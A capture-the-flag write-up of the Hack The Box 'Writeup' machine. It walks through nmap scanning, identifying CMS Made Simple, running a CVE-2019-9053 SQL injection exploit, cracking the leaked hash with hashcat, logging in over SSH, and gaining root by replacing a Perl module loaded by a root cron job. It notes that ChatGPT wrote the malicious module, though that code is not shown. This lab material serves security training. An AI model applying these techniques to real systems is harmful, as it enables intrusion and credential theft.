Machine: Writeup

Written by Hijackd

User Flag

Running initial scan against target

Running nmap scan againt target again the target host, Discovring open ports and versions.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -Pn -p 22,80 -sV 10.129.155.239
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 10:40 EDT
Nmap scan report for 10.129.155.239
Host is up (0.061s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds
```

Recon on robots.txt and CMS Detection


After we saw that i have access to the `robots.txt` and saw the following output, I got a hint for a new directory to look into.

```
#         __
#     _(\    |@@|
#    (__/\__ \--/ __
#       \___|----|  |   __
#           \ }{ /\ )_ / _\
#           /\__/\ \__O (__
```

```
#         (--/\--)    \__/
#         _)(  )(_
#        `---''---`

# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```

And i came across this website which is made for sharing HTB Labs write-ups. Firstly i've navigate to the `Writeup` since this is the name of the machine we are working on to see if i can get any valueable data from his write-up but there is nothing beside nmap scan there.



writeup

- Home Page
- ypuffy
- blue
- writeup

writeup

This post is still work in progress.

Recon

As usual we will begin exploring the machine using nmap:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-19 11:49 CEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.04 seconds
```

I am not yet sure what to make from that. Will update the post as soon as I have more insights about this hard box that is disguised as Easy at HTB.

I view the source-code to try get more hints, And i saw inside the <meta> HTML Tag details about the `CMS` running on the current web-server named `CMS Made Simple` That is made in from 2004 to 2019.

```
<!doctype html>
<html lang="en_US"><head>
    <title>writeup - writeup</title>

<base href="http://10.10.10.138/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: bl
</head><body>
    <header id="header">
        <h1>writeup</h1>
    </header>
```

▼ Exploiting a CMS Vulnerability to Crack a Password

Searched exploit for this CMS Content management system and found exploit (CVE-2019-9053). I downloaded the python script an ran it against the target url `http://10.10.10.138/writeup` .

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writ5
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

I took the password and the salt and inserted it into a `txt` file to try crack it with `hashcat` utility. i've got a succseful cracking attempt, Password found is `raykayjay9`

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 9 secs

62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time.Started.....: Wed Aug 13 16:19:43 2025 (5 secs)
Time.Estimated...: Wed Aug 13 16:19:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel
```

Gaining SSH Access and Finding the First Flag

Since we saw that we also have an `SSH` Service active, I've guessed that those creds found could be related to the SSH and got a sucsseful login. Then i viewed the current directory files and get the first user flag on `user.txt`.

```
┌──(Virtual Enviorment)─(kali㉿kali)-[~/…/HackTheBox/HTB Labs/Labs/Writeup]
└─$ ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ED25519 key fingerprint is SHA256:TRwEhcL3WcCSS2iITDucAKYtASZxNYORzfYzuJlPvN4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.138' (ED25519) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 11:04:00 2023 from 10.10.14.23
jkr@writeup:~$ ls
user.txt
jkr@writeup:~$ cat user.txt
8267e716e9a95a8ef86b79094163549c
```

Root Flag


Abusing a Cron Job for Root Access

I tried to find SUID binaries that could be abused. While researching, I found a cron job called Cleanup. This cron job runs on a schedule to clean different directories (like `/tmp` and `/var/log`) and remove old or temporary files.

Cron jobs run automatically at their scheduled times. I discovered that this cron job uses the strict module from Perl. I located the `strict.pm` file at `/usr/local/share/perl/5.24.1`.

I replaced the original directory and its contents with a new one I created, using the same path. Then, I asked ChatGPT to create a `strict.pm` file like the original but with a payload that launches a root shell.

This works because cron jobs run with root privileges, so the malicious payload will also run with SUID root privileges.



▼ Root Privilege Escalation and Flag Discovery

The cron job is already executed and i just called the the `/bin/bash` shell that has been copied with his functionalities `to /tmp/root` and launched with root privilages as SUID Binary of the user who use it which is root because he is

exectuing the cron job and call the strict module. Then i navgiate to `/root` and found the root flag.